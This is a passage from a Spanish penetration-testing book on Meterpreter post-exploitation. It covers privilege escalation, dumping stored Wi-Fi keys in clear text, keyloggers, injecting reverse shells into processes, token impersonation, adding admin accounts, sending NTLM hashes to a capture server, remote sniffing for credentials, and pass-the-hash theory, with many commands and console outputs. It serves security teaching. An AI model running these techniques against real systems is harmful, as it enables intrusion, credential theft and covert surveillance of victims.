  2   meterpreter x86/win32  bit-PC\pablo @ BIT-PC  192.168.1.40:4444 -> 192.168.1.42:1086 (192.
168.1.42)
```

Fig 4.28: Ejecución del *script post/windows/escalate/bypassuac*.

```
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 5352 created.
Channel 1 created.
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Fig 4.29: Elevación de privilegios con éxito en *Windows 7*.

En este punto el auditor dispone de un usuario *System* con el que puede realizar cualquier tipo de acción sin restricción en la máquina vulnerada.

Para realizar la recogida de información de las redes *wireless* almacenadas en la máquina *Windows 7* se ejecutan los *scripts* de tipo *wireless*, los cuales han sido explicados anteriormente. La primera

acción que se lleva a cabo es obtener un listado de las redes *wireless* que la máquina tiene almacenadas, este hecho significa que, generalmente, en algún momento la máquina vulnerada se ha conectado a dichas redes.

```
meterpreter > run post/windows/wlan/wlan_bss_list

[*] {"GetLastError"=>0, "return"=>0, "ppWlanBssList"=>3359544}
[*] Number of Networks: 18
[+] SSID: WLAN_AA
        BSSID: 00:02:cf:ce:c6:1a
        Type: Infrastructure
        PHY: Extended rate PHY type
        RSSI: -39
        Signal: 99

[+] SSID: JAZZTEL_2011
        BSSID: 00:1a:2b:65:eb:75
        Type: Infrastructure
        PHY: Extended rate PHY type
        RSSI: -85
        Signal: 25

[+] SSID: WiFi8D1703
        BSSID: 88:25:2c:b8:d1:b0
        Type: Infrastructure
        PHY: 802.11n PHY type
        RSSI: -80
        Signal: 33
```

Fig 4.30: Obtención del listado de redes *wireless* de una máquina *Windows 7*

Con el *script post/windows/wlan/wlan_profile* se puede obtener un volcado de un fichero en formato XML con la información detallada de las redes *wireless*. Entre dicha información están las contraseñas para conectarse a esas redes. En la imagen se puede visualizar una parte del volcado, la parte donde se encuentra información sensible como la contraseña y el nombre de la red.

```
</WLANProfile>
 Profile Name: WLAN_AA
<?xml version="1.0"?>
<WLANProfile xmlns="http://www.microsoft.com/networking/WLAN/profile/v1">
        <name>WLAN_AA</name>
        <SSIDConfig>
                <SSID>
                        <hex>574C4      1141</hex>
                        <name>WLAN_   </name>
                </SSID>
        </SSIDConfig>
        <connectionType>ESS</connectionType>
        <connectionMode>auto</connectionMode>
        <MSM>
                <security>
                        <authEncryption>
                                <authentication>open</authentication>
                                <encryption>WEP</encryption>
                                <useOneX>false</useOneX>
```

Fig 4.31: Volcado de información sensible de redes *wireless*.

Por último, también se puede realizar esta operativa a través de la línea de comandos de la máquina vulnerada. Para abrir una línea de comandos en *Meterpreter* se ejecuta el comando *shell* y se escribe

el comando *netsh wlan show profile* para recuperar la información de las redes *wireless* configuradas en la máquina vulnerada. Se recomienda redirigir esa salida a un archivo y mediante el uso del comando *download* obtener dicho archivo. También se puede ejecutar la instrucción *netsh wlan export profile folder=. key=clear*, con la cual se hace un volcado de los perfiles *wireless* a ficheros XML en la ruta especificada en el parámetro *folder*. La contraseña se devuelve en texto plano.

Capture Scripts

Este tipo de *scripts* proporcionan funcionalidades para realizar capturas de las pulsaciones de teclado. En otras palabras, se activa un *keylogger* en la máquina vulnerada. Como ejemplo se presentan los *scripts post/windows/capture/keylog_recorder* y *post/windows/capture/lockout_keylogger*.

Los multi scripts

Estos *scripts* son útiles para realizar varias operaciones a la vez. Comúnmente, se pueden encontrar los siguientes:

- *Multicommand*. Este *script* permite al usuario poder lanzar distintos comandos por ejemplo de *Windows*, en una sola instrucción. Además, se puede almacenar la salida de cada comando en un fichero para su posterior análisis. Permite ejecutar también los ficheros de automatización RC, lo cual ayuda a simplificar la ejecución de acciones realizadas con anterioridad. Un ejemplo de ejecución de este *script* sería *run multicommand –cl "cmd /c dir","ipconfig","<más comandos>"*. No debe existir separación entre los comandos y las comas, ya que el *script* se encarga de parsearlo. Es posible almacenar la salida de la ejecución en un fichero mediante el parámetro –f, un ejemplo sería *multicommand –cl "<comando1>","<comandoN"> -f <fichero local>*. Dicho fichero se descargaría automáticamente por *Meterpreter* a la máquina del auditor.

- *Multi_console_command*. Este *script* es similar al anterior, *multicommand*. La única diferencia es que no dispone de la opción de almacenar en un fichero la salida los comandos que se ejecutan en la máquina vulnerada. Por esta razón, está considerado una versión antigua de *multicommand*.

- *Multi_meter_inject*. Este *script* es realmente interesante ya que permite inyectar *Meterpreters* en otros procesos de la máquina vulnerada, y configurando además dónde deben conectarse si la conexión es inversa. En la siguiente tabla se pueden visualizar los distintos parámetros de este *script*.

Parámetro	Descripción
-m	Este parámetro arranca el módulo *exploit/multi/handler* para la conexión inversa.
-mp	Proporciona múltiples PID para la inyección de *Meterpreter*, los PIDs deben ir separados por comas.
-mr	Proporciona múltiples direcciones IP las cuales esperarán la conexión inversa. Dichas direcciones IP deben ir separadas por comas.

Parámetro	Descripción
-p	Se especifica el puerto donde están a la escucha los *handler*.
-pt	Especifica el *Meterpreter*, que por defecto es *windows/meterpreter/reverse_tcp*.

Tabla 4.03: Parámetros del *script multi_meter_inject*.

```
meterpreter > run multi_meter_inject -mp 668 -mr 192.168.1.40,192.168.1.41 -p 5555
[*] Creating a reverse meterpreter stager: LHOST=192.168.1.40 LPORT=5555
[*] Starting Notepad.exe to house Meterpreter Session.
[*] Process created with pid 268
[*] Injecting meterpreter into process ID 268
[*] Allocated memory at address 0x009a0000, for 290 byte stager
[*] Writing the stager into memory...
[*] Successfully injected Meterpreter in to process: 268
```

Fig 4.32: Ejecución de *multi_meter_inject*.

Tras lanzar el *script*, si otro usuario o máquina se encontrase con un *handler* activo preparado para recibir sesiones de *Meterpreter* se podría recoger tal y como se observa en la imagen.

```
payload => windows/meterpreter/reverse_tcp
lhost => 192.168.1.40
lport => 5555
[*] Started reverse handler on 192.168.1.40:5555
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.1.35
[*] Meterpreter session 1 opened (192.168.1.40:5555 -> 192.168.1.35:1103) at 2012-08-31 06:26:38
 +0200

meterpreter >
```

Fig 4.33: Obtención de sesión de *Meterpreter* mediante la utilización de *multi_meter_inject*.

- *Multiscript*. Este *script* permite ejecutar distintos *scripts* en una sola instrucción. La sintaxis es idéntica a los anteriores.

4. Módulos de Meterpreter

Meterpreter dispone de módulos extra que no se encuentran cargados al realizar la explotación. Estos módulos añaden comandos a la sesión los cuales proporcionan mayor flexibilidad y potencia al auditor en esta fase de *post-explotación*.

Cuando se añaden nuevos módulos a *Meterpreter* se puede utilizar el comando *help* para conocer exactamente qué nuevos comandos hay disponibles en la sesión interactiva del *payload*. En este apartado se estudiarán los siguientes módulos:

- *Espia*. Este módulo proporciona funcionalidades para realizar capturas de pantalla.
- *Incognito*. Este módulo proporciona funcionalidades con las que el auditor podrá ir impersonalizando usuarios, e incluso administrar los usuarios reales que existen en la máquina vulnerada.

- *Sniffer*. Este módulo proporciona funcionalidades con las que el auditor podrá comprobar y aprovechar el entorno de red de la máquina vulnerada. Por ejemplo, se podrá conocer el entorno de red y el tráfico que circula por éste de dicha máquina.

Para la carga o utilización de dichos módulos se dispone del comando *load*. También se podría utilizar el comando *use*, ya que realiza la misma función, pero se encuentra en desuso.

El comando *load* dispone de dos parámetros, que son –h y –l. El primero proporciona la ayuda e información de uso del comando. El segundo en cambio devuelve un listado de los módulos disponibles para ser cargados en *Meterpreter*.

```
meterpreter > load -l      priv
espia                      priv.x64
espia.x64                  sniffer
incognito                  sniffer.x64
incognito.x64              stdapi
lanattacks                 stdapi.x64
lanattacks.x64             meterpreter >
```

Fig 4.34: Listado de módulos para la carga en *Meterpreter*.

Módulo: Espia

Para cargar el módulo *espia* se utiliza la siguiente instrucción en una sesión de *Meterpreter load espia*. A continuación, si se ejecuta *help* se puede obtener el listado de comandos que proporciona el nuevo módulo cargado. En este caso, el módulo *espia* proporciona un solo comando.

El comando *screengrab* permite al auditor obtener capturas de pantalla de la máquina vulnerada. Esta es una funcionalidad que ya se ha utilizado en este libro a través del uso de otros comandos o *scripts*. El módulo *espia* debe ser visto como un módulo que debe implementar distintas soluciones para realizar capturas de teclado, micrófono, webcam, etcétera. Actualmente, no presenta dichas funcionalidades.

```
meterpreter > screengrab -h
Usage: screengrab <path.jpeg> [view in browser: true|false]

Grab a screenshot of the current interactive desktop.

meterpreter >
```

Fig 4.35: Ejecución de *screengrab* sobre máquina vulnerada.

Módulo: Incognito

El módulo *incognito* es uno de los más interesantes, ya que simplifica mucho la labor de gestión de usuarios y la impersonalización de éstos. Para cargar el módulo se debe ejecutar la siguiente instrucción *load incognito*.

```
Incognito Commands
==================

    Command              Description
    -------              -----------
    add_group_user       Attempt to add a user to a global group with all tokens
    add_localgroup_user  Attempt to add a user to a local group with all tokens
    add_user             Attempt to add a user with all tokens
    impersonate_token    Impersonate specified token
    list_tokens          List tokens available under current user context
    snarf_hashes         Snarf challenge/response hashes for every token

meterpreter >
```

Fig 4.36: Comandos aportados por el módulo *incognito*.

El comando *add_group_user* permite añadir de manera sencilla un usuario de la máquina vulnerada a un grupo global determinado.

La sintaxis del comando es sencilla: *add_group_user <nombre grupo> <usuario>*.

El comando *add_localgroup_user* permite añadir un usuario a un grupo local determinado. Su ejecución lógica sería, tras la creación de un usuario en la máquina vulnerada, utilizar este comando para añadir un usuario al grupo administradores. De este modo, ya se tendría un usuario para seguir con la auditoría con los máximos privilegios en la máquina vulnerada.

La sintaxis del comando es *add_localgroup_user <nombre grupo> <usuario>*.

El comando *add_user* permite la adición de un usuario a la máquina vulnerada. El objetivo es realmente claro, y consiste en disponer de un usuario en esa máquina del cual se conozcan las credenciales y poder acceder así en cualquier momento.

La sintaxis del comando es *add_user <usuario> <contraseña>*.

El comando *impersonate_token* proporciona la posibilidad de suplantar cualquier *token* del sistema. Es realmente útil para elegir qué usuario o servicio se quiere ser en un momento dado de la fase de *post-explotación*. La sintaxis es la siguiente: *impersonate_token <token>*. Donde *token* está compuesto por *<nombre maquina>\\<usuario o servicio>*. Hay que recalcar la doble barra invertida para que *Meterpreter* lo identifique como una sola barra invertida.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > impersonate_token PRUEBAS-01760CC\\hacked
[+] Delegation token available
[+] Successfully impersonated user PRUEBAS-01760CC\hacked
meterpreter >
```

Fig 4.37: Impersonalizando *token* con el comando *impersonate_token* del módulo *incognito*.

El comando *list_tokens* permite listar y enumerar los usuarios y grupos que existen en el equipo vulnerado. Para listar los usuarios se debe ejecutar la siguiente instrucción *list_tokens –u*, mientras que para el listado de los grupos se debe ejecutar esta otra: *list_tokens –g*.


```
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
NT AUTHORITY\Servicio de red
NT AUTHORITY\SERVICIO LOCAL
NT AUTHORITY\SYSTEM
PRUEBAS-01760CC\hacked

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON

meterpreter > list_tokens -g

Delegation Tokens Available
========================================
\Todos
BUILTIN\Administradores
BUILTIN\Usuarios
NT AUTHORITY\Servicio de red
NT AUTHORITY\SERVICIO LOCAL
PRUEBAS-01760CC\Ninguno

Impersonation Tokens Available
========================================
No tokens available
```

Fig 4.38: Listando *tokens* de la máquina vulnerada.

El comando *snarf_hashes* permite capturar los *hashes* de sesiones SMB, su sintaxis es *snarf_hashes <host>*.

PoC: Recuperando hashes SMB con snarf_hashes

En esta prueba de concepto el auditor intentará utilizar *snarf_hashes* para provocar el reenvío de los *hashes* a través de una conexión SMB. Para ello el auditor implementará un servidor SMB mediante el módulo *auxiliary/server/capture/smb*. Este servidor recibirá los *hashes* del usuario con sesión en curso en la máquina remota.

```
msf  exploit(ms08_067_netapi) > use auxiliary/server/capture/smb
msf  auxiliary(smb) > show options

Module options (auxiliary/server/capture/smb):

   Name         Current Setting   Required  Description
   ----         ---------------   --------  -----------
   CAINPWFILE                     no        The local filename to store the hashes in Cain&Abel fo
rmat
   CHALLENGE    1122334455667788  yes       The 8 byte challenge
   JOHNPWFILE                     no        The prefix to the local filename to store the hashes i
n JOHN format
   SRVHOST      0.0.0.0           yes       The local host to listen on. This must be an address o
n the local machine or 0.0.0.0
   SRVPORT      445               yes       The local port to listen on.
   SSL          false             no        Negotiate SSL for incoming connections
   SSLCert                        no        Path to a custom SSL certificate (default is randomly
generated)
   SSLVersion   SSL3              no        Specify the version of SSL that should be used (accept
ed: SSL2, SSL3, TLS1)
```

Fig 4.39: Configuración del módulo *auxiliary/server/capture/smb*.

Es importante configurar el módulo correctamente, ya que en caso contrario no se podrán obtener las credenciales de esta forma. El servidor dispone de unas opciones interesantes como son la creación de ficheros para herramientas como *Cain*, y uno de los más famosos *crackeadores John the ripper*. En la prueba de concepto se configura para que se capturen los *hashes* y además se creen archivos compatibles con estas herramientas para su posible *crackeo* más adelante.

```
msf  auxiliary(smb) > set CAINPWFILE /root/cain.cap
CAINPWFILE => /root/cain.cap
msf  auxiliary(smb) > set JOHNPWFILE /root/john.cap
JOHNPWFILE => /root/john.cap
msf  auxiliary(smb) > set SRVHOST 192.168.0.60
SRVHOST => 192.168.0.60
msf  auxiliary(smb) > run
[*] Auxiliary module execution completed

[*] Server started.
msf  auxiliary(smb) > sessions -i 2
[*] Starting interaction with 2...
```

Fig 4.40: Ejecución del módulo *auxiliary/server/capture/smb*.

Una vez se configura el servidor SMB se debe volver a la sesión de *Meterpreter* donde se ejecuta el comando *snarf_hashes*, siempre y cuando el módulo *incognito* se encuentre cargado. El comando *snarf_hashes* se debe ejecutar apuntando a la dirección IP dónde se debe enviar la información con los *hashes*.

```
meterpreter > snarf_hashes 192.168.0.60
[*] Snarfing token hashes...

[*] SMB Captured - 2012-08-31 12:36:10 +0200
NTLMv1 Response Captured from 192.168.0.59:1107 - 192.168.0.59
USER:hacked DOMAIN:PRUEBAS-01760CC OS:Windows 2002 Service Pack 3 2600 LM:Windows 2002 5.1
LMHASH:78366c3e4b835a3a16ece91cd6f248402f85252cc731bb25
NTHASH:5b4e9c495d0f39f3960c9a24aad7c9b71cb7a09893f64f6b

[*] Done. Check sniffer logs
meterpreter >
```

Fig 4.41: Obtención de *hashes* sobre el usuario con la sesión en curso.

Módulo: Sniffer

Este módulo añade funcionalidades de red a la máquina vulnerada. El auditor podrá realizar capturas de red a través de la máquina remota. Además, se podrán gestionar las interfaces y conocer mejor de esta manera el entorno de la red en la que se encuentra la máquina vulnerada. Un ejemplo interesante es la posibilidad de que dicha máquina vulnerada disponga de varias interfaces, e incluso, que esté conectada a un segmento de red, a la que *a priori*, el auditor no tenga conectividad. De este modo, se puede llegar a segmentos de red que antes no se podía. El módulo *sniffer* tiene una serie de comandos, tal y como se puede ver en la imagen.


```
    Command             Description
    -------             -----------
    sniffer_dump        Retrieve captured packet data to PCAP file
    sniffer_interfaces  Enumerate all sniffable network interfaces
    sniffer_release     Free captured packets on a specific interface instead of downloading them
    sniffer_start       Start packet capture on a specific interface
    sniffer_stats       View statistics of an active capture
    sniffer_stop        Stop packet capture on a specific interface
```

Fig 4.42: Listado de comandos que proporciona el módulo *sniffer* de *Meterpreter*.

El comando *sniffer_interfaces* especifica mediante un identificador los adaptadores de red disponibles en la máquina vulnerada. Tras la ejecución del comando se obtiene un listado con los adaptadores.

El comando *sniffer_start* arranca un *sniffer* en la máquina vulnerable y permite obtener todo el tráfico de red que pasa por dicha interfaz en la máquina remota. La sintaxis es sencilla: *sniffer_start <interfaz de red> <buffer>*, donde *buffer* puede ser un número de 1 a 200.000.

El comando *sniffer_stop* permite detener el *sniffer* en la máquina remota, pero la información que se encuentra en el *buffer* no se pierde. Ahora el auditor debería elegir entre descargar lo capturado o liberar el *buffer*. La sintaxis es sencilla: *sniffer_stop <interfaz de red>*.

El comando *sniffer_dump* permite descargar el contenido del *buffer*, es decir las capturas que se han realizado, a un fichero PCAP. Esta utilidad es realmente interesante y se puede lograr información valiosa a través de ella. La sintaxis es la siguiente: *sniffer_dump <interfaz de red> <nombre archivo PCAP>*.

```
meterpreter > sniffer_dump 1 wee.pcap
[*] Flushing packet capture buffer for interface 1...
[*] Flushed 397 packets (59902 bytes)
[*] Downloaded 100% (59902/59902)...
[*] Download completed, converting to PCAP...
[*] PCAP file written to wee.pcap
meterpreter >
```

Fig 4.43: Descarga del contenido del *buffer* del *sniffer* configurado en la máquina vulnerada.

El comando *sniffer_release* permite eliminar el contenido del *buffer* de la máquina vulnerada.. La sintaxis es la siguiente: *sniffer_release <interfaz de red>*.

El comando *sniffer_stats* proporciona la posibilidad de visualizar las estadísticas de la interfaz seleccionada. Con este comando se puede visualizar información como el número de paquetes capturados, y el tamaño de la captura. La sintaxis de este comando es, similar a las anteriores: *sniffer_stats <interfaz de red>*.

PoC: Espiando la red de la víctima

En esta prueba de concepto se utilizará el módulo *sniffer* para realizar capturas de tráfico de la red donde se encuentra la máquina vulnerada. Después, se procederá a realizar un análisis de la captura

de tráfico para poder visualizar información interesante, como por ejemplo, *cookies*, credenciales de protocolos no seguros, archivos mediante su reconstrucción, etcétera.

El punto de partida es una sesión de *Meterpreter* la cual el auditor ha obtenido una vez que ha realizado la explotación en la fase previa. A continuación se detallan las máquinas y los roles de este escenario:

- El auditor dispone de una máquina con *BackTrack 5*.
- La máquina vulnerada ejecuta un sistema operativo *Windows XP SP3*.
- El usuario víctima realizará conexiones a varias páginas de Internet. Además, intentará loguearse en un servicio de FTP.

En primer lugar el auditor ejecuta el comando *load sniffer*, para cargar dicho módulo en la sesión de *Meterpreter*. Después, ejecuta el comando *sniffer_interfaces* para comprobar qué interfaces hay disponibles en la máquina vulnerada. Generalmente, se encontrará con una única interfaz con conexión a una red, pero puede haber sorpresas y encontrarse una máquina con varias interfaces, cada una a un segmento distinto de red.

Tras listar las interfaces de red, se debe lanzar el *sniffer* en la máquina vulnerada. Para ello, se ejecuta la siguiente instrucción: *sniffer_start <interfaz de red>*. En estos momentos todo el tráfico que pasa por la máquina vulnerada está siendo capturado en remoto.

```
meterpreter > sniffer_start 1 180000
[*] Capture started on interface 1 (188000 packet buffer)
meterpreter > sniffer_stats
[-] Usage: sniffer_stats [interface-id]
meterpreter > sniffer_stats 1
[*] Capture statistics for interface 1
        packets: 0
        bytes: 0
meterpreter > sniffer_stats 1
[*] Capture statistics for interface 1
        packets: 423
        bytes: 269734
meterpreter >
```

Fig 4.44: Ejecución del *sniffer* en remoto.

En este instante el auditor debe esperar un tiempo a que la víctima genere suficiente tráfico interesante. Puede ser que la muestra que el auditor recoja no tenga información sensible o comprometedora, pero sí le sirve para entender y conocer todos los protocolos que se están utilizando en esa red.

Después de esperar un tiempo, se procede a la detención del *sniffer* y a la descarga del archivo PCAP que se genera por el tráfico de la red. En realidad, no es imprescindible detener el *sniffer*, se puede descargar el archivo PCAP y seguir capturando tráfico. Este hecho es interesante para poder segmentar todo el tráfico en distintos ficheros.

Una vez que se dispone del archivo PCAP en la máquina del auditor se procede a su análisis. En esta prueba de concepto se buscará tráfico HTTP, FTP y alguna imagen que la víctima haya visualizado.

Para ello, se utilizará la herramienta *Wireshark*, aunque existen otras herramientas que automatizan el proceso de búsqueda de esta información.

```
meterpreter > sniffer_stop 1
[*] Capture stopped on interface 1
[*] There are 2458 packets (1582828 bytes) remaining
[*] Download or release them using 'sniffer_dump' or 'sniffer_release'
meterpreter > sniffer_dump metasploit.pcap
[-] Usage: sniffer_dump [interface-id] [pcap-file]
meterpreter > sniffer_dump 1 metasploit.pcap
[*] Flushing packet capture buffer for interface 1...
[*] Flushed 2458 packets (1631988 bytes)
[*] Downloaded 032% (524288/1631988)...
[*] Downloaded 064% (1048576/1631988)...
[*] Downloaded 096% (1572864/1631988)...
[*] Downloaded 100% (1631988/1631988)...
[*] Download completed, converting to PCAP...
[*] PCAP file written to metasploit.pcap
meterpreter >
```

Fig 4.45: Parada del *sniffer* y descarga del archivo PCAP resultante.

Se procede a la apertura de la aplicación *Wireshark* y el archivo PCAP. Se utilizarán los filtros de *Wireshark* para realizar las búsquedas de la información interesante, en este caso el tráfico HTTP. El filtro aplicado será *"HTTP contains "password""*, y se puede apreciar como se filtra todo a un único paquete. En la imagen se puede visualizar como aparece la contraseña y el usuario en texto plano.





Fig 4.46: Búsqueda de credenciales en HTTP a través del archivo PCAP.

A continuación se realizará la misma acción con credenciales de FTP y la búsqueda de imágenes. En primer lugar el filtro para el protocolo FTP es *"FTP contains PASS"*, también sería válido el filtro *"FTP contains USER"* para la búsqueda de usuarios.





Fig 4.47: Búsqueda de credenciales en FTP a través del archivo PCAP.

Para la búsqueda de imágenes, por ejemplo GIF, existen filtros. El filtro que se utiliza para capturar o recoger las imágenes es *"image-gif"*. Una vez que se encuentre la imagen deseada se puede exportar a *bytes*, donde el usuario deberá elegir la extensión que se quiere dar al archivo, tal y como puede visualizarse en la imagen.





Fig 4.48: Búsqueda de imágenes y exportación.

5. Pass the hash

Hoy en día, las empresas y grandes organizaciones utilizan la misma técnica para recordar las credenciales y la repetición de éstas. Es realmente interesante observar como en un departamento con muchas máquinas, la cuenta de administrador tiene unas credenciales iguales en todas ellas. ¿Por qué se repiten? Es fácilmente entendible que si se disponen de 1000 máquinas, proporcionar 1000 contraseñas de administrador distintas y poder llevar un inventario no sería tarea sencilla. También hay que visualizar la otra parte del asunto y es que sería viable utilizar distintas cuentas de administrador en función del departamento, por ejemplo. Otra acción no recomendable sería asignar cuentas de administrador con contraseña ascendente. En definitiva es un problema complejo, y una de las soluciones más utilizadas es la asignación de credenciales administrativas distintas por departamento, con un responsable sobre dicha credencial.

Pass the hash o "impersonalización de usuarios" proporciona al auditor la posibilidad de conociendo el *hash* de la contraseña de un usuario acceder a los recursos de otras máquinas con la identidad de dicho usuario. Lógicamente, para acceder a dichos recursos el usuario debe tener permisos en dichas máquinas, pero como se ha comentado anteriormente, si se vulnera una máquina y se obtiene el *hash* del usuario administrador es muy probable que se pueda acceder a otras máquinas, ya que los administradores de dichas máquinas suelen tener la misma credencial.

Muchos administradores piensan que fortificando su credencial con alfanuméricos y gran longitud de caracteres se evita un *crackeo* del *hash*. Este hecho es prácticamente cierto, ya que realizar *cracking* de una contraseña con alfanuméricos y gran longitud podría llevar bastante tiempo. Aunque más adelante se estudiará que en realidad depende del formato del *hash*.

En definitiva, la impersonalización persigue la manipulación de los datos de autenticación en un sistema operativo *Windows*, con el fin de acceder a otras máquinas que dispongan de un mismo usuario con un mismo *hash*, es decir la misma contraseña, que en la máquina de la que se parte. Un ejemplo en una auditoría sería, tras la vulneración de una máquina en la fase de explotación, conseguir los *hashes* y usuarios de dicha máquina, por ejemplo el de administrador. En este punto se puede intentar impersonalizar los usuarios o el usuario contra otras máquinas que se encuentren en la red de la empresa. Mediante esta técnica también se puede impersonalizar usuarios de un dominio, e intentar llegar al administrador del dominio.

Es interesante obtener el *hash* de un administrador porque se podrán utilizar recursos como C$, admin$, etcétera. Por otro lado, también se pueden utilizar herramientas como *PSTools* de *Sysinternals* para ejecutar procesos en remoto con dichas credenciales, por ejemplo, una *shell*.

Teoría de credenciales Windows

Las contraseñas en *Windows* se encuentran almacenadas en un fichero denominado SAM en la ruta *%windir%\system32\config*. En este fichero se almacenan las contraseñas cifradas con una función *hash* unidireccional. Este hecho implica que una contraseña en texto plano se convierta en un cifrado o *hash*, pero el proceso inverso no existe por lo que no es posible descifrar la contraseña. ¿Realmente

no se puede descifrar? La respuesta es no, pero sí que es factible realizar comprobaciones hasta encontrar la contraseña, es decir un proceso de fuerza bruta. Se pueden ir creando palabras en texto plano, pasarlas mediante la función *hash* a su equivalente cifrado y comprobar si el resultado es igual al que está almacenado en el fichero SAM. Si el resultado de la comparación fuese idéntico se habría descubierto el valor en texto plano de la contraseña cifrada.

La estructura del fichero SAM se compone de la cuenta de usuario, el identificador de éste y de las dos versiones de *hash* de los sistemas *Windows*, LM y NTLM.

Lan Manager (LM)

Es el primer *hash* de los sistemas *Windows* para almacenar las credenciales en un fichero y fue introducido en versiones previas a *Windows NT*. Este algoritmo de cifrado está considerado obsoleto y no seguro, y sólo se implementa en los sistemas modernos por temas de compatibilidad con los sistemas operativos antiguos.

El funcionamiento de LM, e implícitamente su debilidad, se detallan a continuación:

- La contraseña ASCII del usuario se convierte a mayúsculas.
- Esta contraseña utiliza 14 *bytes*.
- La longitud fija de esta contraseña se divide en dos bloques de 7 *bytes*.
- Se cifra con DES los dos bloques, creando dos bloques de 7 *bytes* cifrados.
- Se convierten los *bytes* en un flujo de *bits* y se inserta un *bit* nulo después de cada 7 *bits*, generando los 64 *bits* necesarios para una clave DES, pero sólo 56 *bits* de éstos son necesarios
- El modo de cifrado de DES es configurado en ECB y el *padding* es nulo.
- Los dos bloques cifrados son concatenados dando lugar a 16 *bytes* del *hash* LM.

Hay que recalcar las debilidades en este proceso. El máximo valor de caracteres que puede tener una clave y su posterior cifrado LM son de 14 caracteres, pero como se ha mencionado anteriormente, la contraseña se divide en dos bloques cifrados independientes. Este hecho hace pensar que se puede realizar un proceso de fuerza bruta sobre una contraseña de 7 caracteres, lo cual simplifica mucho dicho proceso, sobre todo referente al tiempo. Incluso hay más detalles negativos acerca del algoritmo, como es que, al principio la contraseña del usuario es convertida a mayúsculas lo cual implica que el *charset* o espacio de caracteres posible disminuye considerablemente.

NTLM

Es el sucesor de LM, proporciona mayor robustez y seguridad que el protocolo de autenticación LM. NTLM dispone de una evolución como es NTLMv2 el cual se introdujo en *Windows NT 4.0 SP4*, compatible de forma nativa con *Windows 2000* mejorando la seguridad de NTLM. Se consiguió endurecer el protocolo contra ataques de suplantación y se añadió la posibilidad de utilizar un servidor para autenticar al cliente.

El proceso de *cracking* de este tipo de protocolo de autenticación provoca un aumento exponencial del tiempo, sobretodo si se utilizan más de 8 caracteres, mezclando mayúsculas, minúsculas, números y caracteres especiales.

Funcionamiento de la validación de credenciales

